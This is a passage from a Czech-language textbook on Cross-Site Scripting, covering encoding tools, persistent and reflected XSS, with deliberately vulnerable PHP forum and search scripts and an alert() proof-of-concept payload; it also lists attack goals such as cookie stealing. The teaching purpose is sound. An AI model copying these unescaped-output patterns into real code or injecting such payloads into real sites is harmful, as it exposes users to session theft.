Vyzkoušet můžete také další doplňky pro Firefox, kterými jsou *LiveHTTPheaders*[4], *ModifyHeaders*[5], *Quick proxy*[6] nebo *HttpFox*[7].


---

[1] *http://www.portswigger.net/burp*
[2] *http://www.parosproxy.org*
[3] *http://www.mavensecurity.com/Achilles*
[4] *http://livehttpheaders.mozdev.org*
[5] *http://modifyheaders.mozdev.org*
[6] *http://ozzie.id.au/quickproxy/*
[7] *http://code.google.com/p/httpfox/*

Kódování/dekódovaní znaků a kódů

Hackvertor

Ačkoliv si později sami napíšeme jednoduchou aplikaci pro kódování textových řetězců, jen těžko se bude moci vyrovnat skvělému a hlavně všestrannému nástroji pro jejich kódování a dekódování, kterým je bezesporu on-line webová aplikace *Hackvertor*[1], jejíž autorem je Gareth Heyes.



Práce s Hackvertorem je velice jednoduchá. Je založena na XML a řetězce, které si přejeme zakódovat, dekódovat, nebo jinak upravit, pouze obalíme patřičnými značkami. Snadno tak docílíme i vícenásobné úpravy původního řetězce.

Kromě samotných funkcí pro kódování řetězců má Hackvertor zabudovány i některé vektory XSS útoků, které je tak možné lehce přidat k vlastním kódům. Díky všestranným dekódovacím funkcím se tento nástroj také výborně hodí pro dekódování obfuskovaného kódu různého malwaru.

[1] *http://hackvertor.co.uk*

CAL9000

Aplikace *CAL9000*[1] je dalším z projektů OWASP, který je určen pro penetrační testování. Podobně jako *Hackvertor* umožňuje i tento webový nástroj kódování a dekódování textových řetězců pomocí mnoha rozšířených algoritmů. Mezi jeho další vlastnosti patří kódování IP adresy, práce s HTTP hlavičkami, rozsáhlý seznam vektorů XSS útoků, reference různých webových platforem a jazyků, plus mnoho dalšího. Bohužel byla práce na projektu již ukončena a dokonce i jeho download bude nutný z alternativního zdroje.

[1] *http://www.owasp.org/index.php/Category:OWASP_CAL9000_Project*

Kapitola 3


Úvod do XSS a souvisejících zranitelností

Po nutném představení skriptovacího jazyka JavaScript, důležitých vlastností webových prohlížečů a nástrojů, které se vám mohou během vývoje vlastních skriptů a při hledání zranitelností ve webových aplikacích hodit, nastal konečně čas, kdy se podrobně seznámíme se zranitelností Cross-Site Scripting, které je tato kniha věnována.

Téma XSS je natolik obsáhlé a zranitelnost existuje v tolika podobách, že není možné popsat všechny její varianty a vektory útoků v jediném odstavci. Pro lepší pochopení si tedy zranitelnost XSS rozdělíme na několik typů, a každému z nich se budeme věnovat zvlášť. I přes tuto rozmanitost má ovšem zranitelnost Cross-Site Scripting jeden společný základ, který si nyní popíšeme.


Již v kapitole věnované *Same Origin Policy* jsme stručně nastínili závažnost a nebezpečnost situace, pokud by útočníkův skript mohl přistupovat k obsahu webových stránek z jiné domény. Nastínili jsme si následky, jaké by mohly vzniknout, kdyby z nich mohl tento skript číst informace, nebo je dokonce měnit a vkládat. V následujícím diagramu se pokusím tuto situaci nastínit pro lepší pochopení graficky.

Diagram 4 - Princip Same Origin Policy zamezující přístupu k datům z jiné domény



Zmínili jsme také, že díky omezení v podobě *Same Origin Policy* není přístup k dokumentům z jiné domény možný. Nicméně jsme nakousli variantu, že pokud se útočníkovi podaří vložit svůj skript do samotné webové aplikace, jejíž uživatelská data chce získat, nebo je jinak ovlivnit, mohl by tento skript uvedeného cíle dosáhnout. Opět si uvedené znázorníme pro lepší představu graficky.

Diagram 5 - Princip umožnění přístupu k datům v rámci stejné domény



Nyní si jistě říkáte, že aby se útočníkovi něco podobného podařilo, musel by svůj skript vložit do zdrojových kódů webové aplikace, které jsou uloženy na webovém serveru. Nebo-li, musel by nejprve napadnout webový server a teprve ve chvíli, kdy by na něm získal patřičná oprávnění, mohl by pozměnit kód aplikace. Opak je ale pravdou. I když je možné vložit kód JavaScriptu do webové aplikace uvedeným postupem, je útok Cross-Site Scripting zkráceně nazývaný XSS o něčem jiném.

Jistě se ptáte, jakým způsobem může útočník vložit svůj skript na webové stránky, aniž by získal přístup ke kódům uloženým na webovém serveru. No a to už se dostáváme k vlastnímu rozdělení zranitelnosti XSS, neboť cest, kterými může útočník dosáhnout spuštění skriptu v kontextu napadené webové stránky, je celá řada.

Důležité je, abyste pochopili hlavní podstatu útoků typu XSS. Totiž, že XSS není útokem proti webovému serveru, ale útokem proti samotným uživatelům webové aplikace, nebo přesněji řečeno proti jejich webovým prohlížečům, které útočný kód vykonají. Během útoku tedy nedochází a ani to není možné, k úpravě kódů uložených na serveru.

Perzistentní XSS

Asi nejčastější a nejvíce zřetelné je rozdělení XSS útoků na persistentní neboli trvalé a non-perzistentní neboli dočasné. V této kapitole se budeme věnovat právě trvalému - perzistentnímu typu XSS útoku. Tento vektor je nejsnáze pochopitelným typem, a proto začneme náš výklad právě jeho popisem. Aby mohl být útok trvalý, je nutné uložit kód JavaScriptu na webový server tak, aby se injektovaný skript načetl s webovou stránkou vždy, když je tato zobrazena. Toto tvrzení ovšem odporuje poslednímu odstavci předchozí kapitoly, ve kterém jsem uváděl, že při XSS útoku nezasahujeme do kódů uložených na webovém serveru. Nyní to tedy trochu upřesním. Svůj kód JavaScriptu při perzistentním XSS skutečně nevkládáme do kódů webové aplikace, ale ukládáme jej do datového úložiště dané aplikace. To znamená, že dojde k uložení našich kódů do souboru nebo do databáze. Aplikace pak sama během zobrazení webové stránky tyto naše skripty přečte a zakomponuje je do vráceného obsahu HTML.

S tímto typem útoku se proto setkáme nejčastěji v diskusních fórech, komentářích pod články a všude tam, kde mají uživatelé možnost uložit trvale na webový server svůj příspěvek.

Protože zatím stále jen chodím okolo horké kaše, je načase uvést si konkrétní příklad zranitelné aplikace. Na něm si totiž nejlépe princip útoku vysvětlíme. Ve výpise 18 najdete zdrojové kódy webového fóra, které je na persistentní XSS náchylné.

První část skriptu přebírá hodnoty odeslané uživatelem a ukládá je do souboru *forum.txt*. Tato část není z hlediska našeho výkladu příliš důležitá. Za povšimnutí stojí pouze skutečnost, že se zde neprovádí žádné kontroly uživatelského vstupu, a ten je tak do souboru uložen přesně ve tvaru, v jakém jej uživatel odeslal. Z pohledu XSS není potřeba uživatelská data na vstupu ošetřovat, i když tak někteří vývojáři (dle mého nesprávně) činí. Neměli bychom ale zapomínat na jiné typy zranitelností a měli bychom reagovat na výskyt metaznaků konkrétního subsystému, kterému následně tato data předáváme. Pokud tak neučiníme, může dojít například k útoku *SQL injection*, pokud bychom za úložiště našich dat zvolili databázi.

Následující část skriptu má za úkol načíst jednotlivé příspěvky uživatelů ze souboru a zobrazit je na stránce. Tato část, která posílá na výstup data z uživatelského vstupu, je z hlediska XSS útoků velmi důležitá. Aplikace by měla vždy kontrolovat a ošetřovat výstup, jehož hodnota mohla být vložena nebo pozměněna ze strany uživatele. V uvedeném výpise však z pochopitelných důvodů jakékoliv kontroly chybí a obsah souboru je přímo předán funkci *echo*, která jej vloží do obsahu HTML stránky.

Výpis 18 - Zdrojový kód zranitelného webového fóra

```
<?php
  $jmeno = $_POST["jmeno"]; $txt = $_POST["txt"];
  if ($jmeno) {
    file_put_contents("forum.txt", "<b>$jmeno:</b>$txt<br>\n", FILE_APPEND);
  }
?>

<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Diskuzní fórum</title>
  </head>
  <body>
    <h1>Diskuzní fórum</h1>
    <hr>
    <?php
      echo file_get_contents("forum.txt");
    ?>
    <hr>
    <form name="formular" method="post">
      <table>
        <tr>
          <td>Jméno:</td>
          <td><input type="text" name="jmeno"></td>
        </tr>
        <tr>
          <td>Text:</td>
          <td><textarea name="txt" rows="3" cols="30"></textarea></td>
        </tr>
        <tr>
          <td></td>
          <td><input type="submit" value="Odešli">
        </tr>
      </table>
    </form>
  </body>
</html>
```

Nyní si ve *výpise 19* ukážeme zdrojový kód HTML stránky, kterou vygeneruje náš skript po vložení několika uživatelských příspěvků. Webová stránka tvořená uvedeným HTML kódem je v této podobě načtena a zobrazena každému z návštěvníků našeho diskusního fóra. Ve výpisu si všimněte hlavně tučně označené části, kterou tvoří obsah souboru *forum.txt* s jednotlivými příspěvky uživatelů.

Výpis 19 - HTML kód webové stránky s diskusním fórem


```
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Diskuzní fórum</title>
  </head>
```

```
  <body>
    <h1>Diskuzní fórum</h1>
    <hr>
<b>Petr:</b> Ahojte všichni. Jak se máte?<br>
<b>Honza:</b> Věřím, že se máme dobře :)<br>
<b>Jirka:</b> To jsou zas keci.<br>
    <hr>
    <form name="formular" method="post">
      <table>
        <tr>
          <td>Jméno:</td>
          <td><input type="text" name="jmeno"></td>
        </tr>
        <tr>
          <td>Text:</td>
          <td><textarea name="txt" rows="3" cols="30"></textarea></td>
        </tr>
        <tr>
          <td></td>
          <td><input type="submit" value="Odešli">
        </tr>
      </table>
    </form>
  </body>
</html>
```

Nyní se zkuste zamyslet na tím, co se stane, když uživatel vloží namísto běžného příspěvku následující text obsahující HTML tagy.

Toto je můj <u>pozdrav</u>

Po odeslání takového příspěvku a po zobrazení webové stránky s ním, bude tato zobrazena tak, jak ukazuje následující screenshot. Vrácený zdrojový kód této HTML stránky uvádím ve výpisu 20.



Výpis 20 - HTML kód diskusního fóra s naším příspěvkem

```
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Diskuzní fórum</title>
  </head>
  <body>
    <h1>Diskuzní fórum</h1>
    <hr>
<b>Petr:</b> Ahojte všichni. Jak se máte?<br>
<b>Honza:</b> Věřím, že se máme dobře :)<br>
<b>Jirka:</b> To jsou zas keci.<br>
<b>Roman:</b> Toto je můj <u>pozdrav</u><br>
    <hr>
    <form name="formular" method="post">
      <table>
        <tr>
          <td>Jméno:</td>
          <td><input type="text" name="jmeno"></td>
        </tr>
        <tr>
          <td>Text:</td>
          <td><textarea name="txt" rows="3" cols="30"></textarea></td>
        </tr>
        <tr>
          <td></td>
          <td><input type="submit" value="Odešli">
        </tr>
      </table>
    </form>
  </body>
</html>
```

Čeho si můžete na první pohled všimnout, je skutečnost, že je slovo ***pozdrav*** z námi vloženého příspěvku vypsáno podtrženým písmem. Způsobil to HTML tag <*u*>, kterým jsme slovo v příspěvku obklopili. Uvedený příklad není zatím pravým Cross-Site Scriptingem, protože během něj nedošlo ke spuštění žádného skriptu. Šlo o *HTML injection*, kterému se budu v této knize také stručně věnovat. Jedná se o jakéhosi bratříčka XSS a proto jsou často obě tyto zranitelnosti pod Cross-Site Scripting zařazovány.


Nyní si však na našem příkladu diskusního fóra ukážeme skutečný XSS útok, jímž spustíme na webové stránce náš první injektovaný skript. V případech, kdy budeme pouze dokazovat, že je daný útok proveditelný, nebudeme vytvářet žádné složité skripty. Vystačíme si s jediným příkazem a to konkrétně s metodou *alert* objektu *window*, o které jsem se již dříve několikrát zmínil. Tato metoda, ve chvíli, kdy je vykonána, způsobí zobrazení výstražného okna. To nás bude informovat o tom, že došlo ke spuštění vloženého skriptu, což je přesně to, o co nám v našich proof of conceptech půjde. Zkusíme tedy nyní do našeho diskusního fóra vložit následující příspěvek:

<script>alert(/XSS/);</script>.

Ve chvíli, kdy načteme webovou stránku s diskusním fórem, bude její HTML zdrojový kód vypadat tak, jak ve zkrácené podobě uvádím ve výpise 21. Jestliže jsme vše udělali správně, mělo by dojít ke spuštění vloženého skriptu a tím pádem i k zobrazení výstražného okna s textem */XSS/* (viz. screenshot níže). Pokud se informační okno nezobrazilo, zkontrolujte, zda jste někde neudělali chybu, případně se ujistěte, zda máte povoleno spouštění JavaScriptu ve svém webovém prohlížeči. Blokovat JavaScript mohou i různé doplňkové nástroje, které se starají o vaši bezpečnost. Těmto nástrojům se budeme později v této knize věnovat, nicméně v současné době (při spouštění našich testovacích skriptů) si tyto nástroje dočasně vypněte a spouštění JavaScriptu ve svém browseru povolte.


Výpis 21 - zkrácený HTML kód diskusního fóra s injektovaným skriptem

```
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Diskuzní fórum</title>
  </head>
  <body>
    <h1>Diskuzní fórum</h1>
    <hr>
<b>Petr:</b> Ahojte všichni. Jak se máte?<br>
<b>Honza:</b> Věřím, že se máme dobře :)<br>
<b>Jirka:</b> To jsou zas keci.<br>
<b>Roman:</b> Toto je můj <u>pozdrav</u><br>
<b>Atacker:</b> <script>alert(/XSS/);</script><br>
    <hr>
    <form name="formular" method="post">
      <table>
        . . .
      </table>
    </form>
  </body></html>
```



V tuto chvíli by již mělo být jasné, jak u persistentního typu XSS načte aplikace injektovaný skript ze svého datového úložiště a zakomponuje jej do HTML kódu stránky. Pro jistotu a vaší lepší představu ale raději uvedu také diagram, který jednotlivé fáze persistentního útoku znázorňuje.

Diagram 6 - Jednotlivé fáze během persistentního XSS útoku



1) útočník odesílá svůj skript na webový server
2) webový server ukládá útočníkův vstup do datového úložiště
3) uživatel si vyžádá obsah webové stránky
4) server sáhne pro data do datového úložiště
5) tato data (včetně skriptu, který vložil útočník) jsou vložena do obsahu webové stránky
6) webová stránka je vrácena uživateli, který si ji vyžádal, čímž dochází v uživatelově prohlížeči ke spuštění injektovaného skriptu

Ze samotného principu vyplývá také skutečnost, že webový prohlížeč nemá žádnou možnost, jak určit, zda obsažený kód JavaScriptu je legitimní součástí webové stránky, nebo zda se jedná o skript injektovaný útočníkem. Obrana před tímto typem útoku ze strany browserů je proto skutečným oříškem a v současné době se s ním dokáže zdárně vypořádat snad jen zaimplementování bezpečnostní politiky *Content Security Policy* do

webové aplikace. O této bezpečnostní politice se zmíním v části věnované obraně.

Když jsme si nyní předvedli, jak jednoduché je vložení skriptu do cizí aplikace, zkusíme si nastínit i některé konkrétní cíle, které je možné prostřednictvím podobného XSS útoku provést. V tabulce 19 uvádím několik možných cílů, kterých může útočník u uživatele dosáhnout prostřednictvím našeho zranitelného diskusního fóra. Vidíte, že nemusí jít pouze o jednoduché výstražné okno vyvolané metodou *alert()*, které jsme si před chvílí ukázali. Útočník může dosáhnout mnoha různých výsledků. Stačí si uvědomit, že jakmile jednou útočník nalezne XSS zranitelnost a spustí skrze ní ve webovém prohlížeči uživatelů svůj kód, může plně využívat všech možností, které JavaScript poskytuje webovým vývojářům. Často tak záleží jen na jeho vynalézavosti, jakým způsobem svůj útok pojme a co bude jeho záměrem. Většina uvedených útoků není přitom závislá jen na perzistentním XSS. Stejně dobře je možná jejich realizace i prostřednictvím non-perzistentního XSS. Nebudu proto v této kapitole vypisovat konkrétní útočné skripty, kterým namísto toho věnuji samostatnou kapitolu. Prozatím nastiňuji pouze možné scénáře. Chcete-li již nyní některý z nich vyzkoušet v praxi na vlastní webové aplikaci, klidně si odskočte do kapitoly věnované konkrétním útokům. Můžete se také pokusit zrealizovat některý z nich vlastní cestou, nebo dokonce vymyslet a zrealizovat zcela odlišný typ útoku.

Tabulka 19 - Nástin možných cílů XSS útoků

Přesměrování na jinou stránku
Smazání nebo nahrazení obsahu webové stránky
Změna cíle v přihlašovacím formuláři nebo zobrazení vlastního formuláře
Únos uživatelské session (Cookie stealing)
Zaslání hlasu do webové ankety (CSRF)
Odeslání nevyžádaných e-mailů (spaming)
Ovládnutí uživatelských browserů (XSS proxy)

Z výše uvedeného popisu perzistentního XSS by mělo být zřejmé, že na tento typ útoku narazíte nejčastěji právě v různých diskusních fórech, kde mohou uživatelé vkládat své příspěvky. Setkat se s ním můžete ale také všude tam, kde se zobrazují jakékoliv údaje vložené samotnými uživateli webové aplikace. Například tedy ve webovém rozhraní e-mailových účtů, u systémů pro zasílání soukromých zpráv, v tabulce nejlepších hráčů, nebo při zobrazení uživatelského profilu. Mnohokrát jsem se také setkal se zranitelným místem také při zobrazování nejvyhledávanějších textových řetězců u různých vyhledávačů.

Jakmile jednou dojde k napadení webové aplikace perzistentním typem útoku, neujde většinou tato skutečnost pozornosti administrátorů dotčeného webu. Defacement webových stránek nebo přesměrování je totiž na první pohled patrné a webmaster se rychle s problematikou perzistentní XSS zranitelnosti seznámí a ze svých stránek ji brzy odstraní. Dalo by se říci, že je to jakési poprvé a naposled, a tak tato zranitelnost z webových aplikací po prvním zneužití velmi rychle mizí. Samozřejmě se může stát, že je perzistentního XSS zneužito i nenápadným způsobem (například ke krádeži cookies) a přítomnost útočného skriptu tak zůstane dlouho skryta před zraky návštěvníků webu a dokonce i před zrakem samotného administrátora. V takovém případě se jedná o velmi závažný a nebezpečný útok. Napaden je totiž každý z návštěvníků webové aplikace, který se proti XSS sám aktivně nechrání. Napaden je navíc pokaždé, kdy aplikaci s injektovaným skriptem navštíví. Webový prohlížeč uživatele se tak snadno může stát prostředníkem při vedení následných útoků proti dalším webovým aplikacím kdekoliv na Internetu a to vše pod identitou napadeného uživatele. Později si představíme například XSS backdoory, které z browserů napadených uživatelů vytvářejí armády poslušných zombií.

Non-perzistentní (reflected) XSS

Se zranitelností XSS se nejčastěji setkáte právě v její podobě non-perzistent, které se také někdy říká reflected nebo-li reflektované XSS. Vysvětlení této zranitelnosti si ovšem vyžádá o něco více řádků textu, než tomu bylo u perzistentního typu. Ačkoliv nejde o nic složitého, je důležité, abyste následujícím odstavcům dokonale porozuměli. Jedná se totiž o základní způsob injektáže skriptů do obsahu webových stránek a budete se s ním střetávat velice často.

Podobně jako u perzistentního XSS, jde i zde o vložení skriptu do obsahu webové stránky. Narozdíl od perzistentního typu útoku nedochází ale v tomto případě ke stálému vložení skriptu do databáze nebo jiného datového úložiště na straně serveru. Skript je proto nutné předávat webovému serveru společně s každým požadavkem na zaslání obsahu webové stránky. Server předaný skript zakomponuje jednorázově do obsahu HTML dokumentu a výsledek vrátí k zobrazení webovému browseru. Ten pak při zobrazování stránky injektovaný skript spustí. Dalo by se tedy říci, že u non-perzistentního typu útoku je skript uložen na straně uživatele.

Je mi jasné, že pokud o reflektovaném XSS slyšíte poprvé, musí vám připadat informace obsažené v předchozím odstavci poněkud zmatené. Jistě si kladete otázky: Jak je možné, aby byl útočný skript uložen na straně uživatele a ne v datovém úložišti webového serveru? Jakým způsobem může útočník svůj skript propašovat k uživatelům? Jak jej uživatelé zasílají webovému serveru, aby je ten zapracoval do obsahu webové stránky, která jim pak bude vrácena a zobrazena? Nebojte se. Odpovědi na tyto otázky jsou skutečně prosté a za pár okamžiků již na všechny budete znát odpověď.

Způsob, jakým se skripty během non-perzistentního XSS dostávají od uživatele na server se různí podle toho, zda jsou proměnné HTTP požadavků odesílány metodou GET, nebo zda je pro jejich odesílání použita metoda POST. O obou těchto variantách se proto důkladně rozepíši v samostatných částech.

Požadavky metody GET

Pokud z webového prohlížeče odešleme webovému serveru požadavek na zaslání obsahu webové stránky a použijeme při tom metodu GET, jsou jednotlivé proměnné požadavku předávány jako součást URI. Metodou GET jsou například odesílány všechny požadavky vzniklé kliknutím na běžný odkaz tvořený HTML tagem <*a*>, požadavky vzniklé


při přímém zápisu URL adresy do adresního řádku, nebo při výběru odkazu z oblíbených položek. Od samotné URL adresy je při použití této metody oddělena oblast proměnných znakem **?** (otazník) a jednotlivé proměnné mezi sebou pak znakem **&** (ampersand). URI požadavku může vypadat podobně jako toto z vyhledávače Seznam.cz:

http://search.seznam.cz?sourceid=szn-HP&q=test

V případě XSS může útočník pomocí metody GET předat v hodnotě některé proměnné také svůj útočný skript. Stačí, aby jej zakomponoval do URI svého odkazu, který podstrčí své oběti. Pokud ta odkaz následuje, přejde na odkazovanou stránku, čímž zároveň předá tento připravený skript webovému serveru v obsahu požadavku. Aplikace totiž často hodnoty z obdržených proměnných začleňují do vlastního obsahu webové stránky a tím otevírají cesty pro injektáž nežádoucích skriptů. Pokud jsou totiž tato data z předaných proměnných vkládána aplikací přímo do HTML kódu bez jakéhokoliv ošetření, stává se tato aplikace zranitelnou na non-perzistentní XSS. V konečném důsledku to znamená, že aplikace převezme skript obsažený v proměnné, zakomponuje jej do obsahu vyžádaného dokumentu a následně tento dokument vrátí uživateli. Na jeho straně je tento HTML dokument zobrazen webovým prohlížečem, který současně s vlastním zobrazením dokumentu vykoná také vložený skript.

Pro lepší představu si ještě tuto komunikaci mezi všemi zúčastněnými stranami znázorníme graficky. Celý non-perzistentní XSS útok se dá rozdělit do několika fází.

Diagram 7 - Jednotlivé fáze non-perzistentního XSS útoku metodou GET



V diagramu 7 jsou tyto fáze označeny čísly 1-3, které mají následující význam:

1) V první fázi útoku připraví útočník nakažený odkaz a podstrčí ho své oběti. Může tak učinit zasláním odkazu skrz instant messengera nebo e-mail. Může ale také zaslat uživateli soukromou zprávou uvnitř webové aplikace nebo zveřejnit odkaz na svém nebo cizím webu.

2) Druhá fáze nastává v okamžiku, kdy podvedený uživatel na zmíněný odkaz klikne, nebo jej nevědomky odešle už jen díky tomu, že navštívil webovou stránku útočníka. Během této fáze se útočný skript obsažený v parametru odkazu předá na webový server. Kromě jiného je třeba si také uvědomit, že odeslání skriptu může být na serveru zalogováno společně s IP adresou nic netušícího uživatele a útočník se tak ocitá kdesi ve zdánlivé anonymitě.


3) V poslední fázi webový server vygeneruje obsah HTML dokumentu, do kterého vloží také útočný skript z požadavku. Takto vygenerovanou stránku odešle zpět uživateli, na jehož straně je pak dokument zobrazen webovým prohlížečem. Během vlastního zobrazení webové stránky dojde v uživatelově browseru ke spuštění vloženého skriptu a tím k provedení útočné akce, pro kterou byl skript vytvořen.

Nyní si vše ukážeme na konkrétním příkladu. Mějme HTML stránku webového vyhledávače (pro zjednodušení je vypuštěna funkce samotného vyhledávání - stránka pouze zobrazuje výsledek, že zadaná fráze nebyla nalezena). Zdrojový kód php skriptu na straně serveru by mohl vypadat tak, jak ukazuje výpis 22.

Výpis 22 - Zdrojový kód "vyhledávače", který vrací zprávu o nenalezení fráze

```
<?php
  $dotaz = $_GET["dotaz"];
  if ($dotaz) $dotaz = "Pro hledanou frázi: <b>$dotaz</b> nebyly
    nalezeny žádné výsledky.";
?>
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Webový vyhledávač</title>
  </head>
  <body>
    <h1>Webový vyhledávač</h1>
    <hr> <?php echo $dotaz; ?> <hr>
    <form name="formular" method="get">
      Zadej hledanou frázi:
      <input type="text" name="dotaz">
      <input type="submit" value="Hledej">
    </form>
  </body>
</html>
```

Ve chvíli, kdy do vyhledávacího pole zadáme nějaký text (v našem případě slovo ***jeřabina***) a odešleme formulář ke zpracování, bude nám vrácena stránka, kterou zobrazuje následující screenshot.




Za povšimnutí zde stojí hned několik skutečností. Například, že je hledaná fráze z formuláře předávána serveru metodou GET v proměnné *dotaz*, nebo že na straně serveru není hodnota tohoto parametru žádným způsobem ošetřena a je okamžitě zakomponována do výstupu (to ovšem víte zatím pouze z php skriptu). Nyní se na vyhledávač podíváme pohledem útočníka a všimneme si, že námi zadané slovo *jeřabina* se zobrazuje ve výsledcích hledání uvnitř věty: "*Pro hledanou frázi: **jeřabina** nebyly nalezeny žádné výsledky*". Z tohoto můžeme určit potenciálně nebezpečné místo v aplikaci i bez znalosti php kódu. Uživatelský vstup se nám totiž objevuje na výstupu. Ve výpisu 23 můžete vidět, jak vypadá zdrojový kód HTML stránky na straně klienta.

Výpis 23 - Zdrojový kód HTML stránky se zobrazeným výsledkem hledání

```
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Webový vyhledávač</title>
  </head>
  <body>
    <h1>Webový vyhledávač</h1>
    <hr>
    Pro hledanou frázi: <b>jařebina</b> nebyly nalezeny žádné výsledky.
    <hr>
    <form name="formular" method="get">
      Zadej hledanou frázi:
      <input type="text" name="dotaz">
      <input type="submit" value="Hledej">
    </form>
  </body>
</html>
```

Co se však stane, pokud uživatel zadá do vyhledávacího pole kód JavaScriptu, podobně jako tomu bylo u perzistentního typu XSS? Můžeme si to samozřejmě hned vyzkoušet. Do vyhledávacího pole vložte text v podobě nám již známého jednoduchého skriptu: ***<script>alert(/XSS/);</script>***. Na následujícím screenshotu vidíte výsledek našeho pokusu a ve výpisu 24 pak zdrojový kód HTML webové stránky vrácené serverem.



Výpis 24 - Zdrojový kód stránky s injektovaným skriptem

```
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
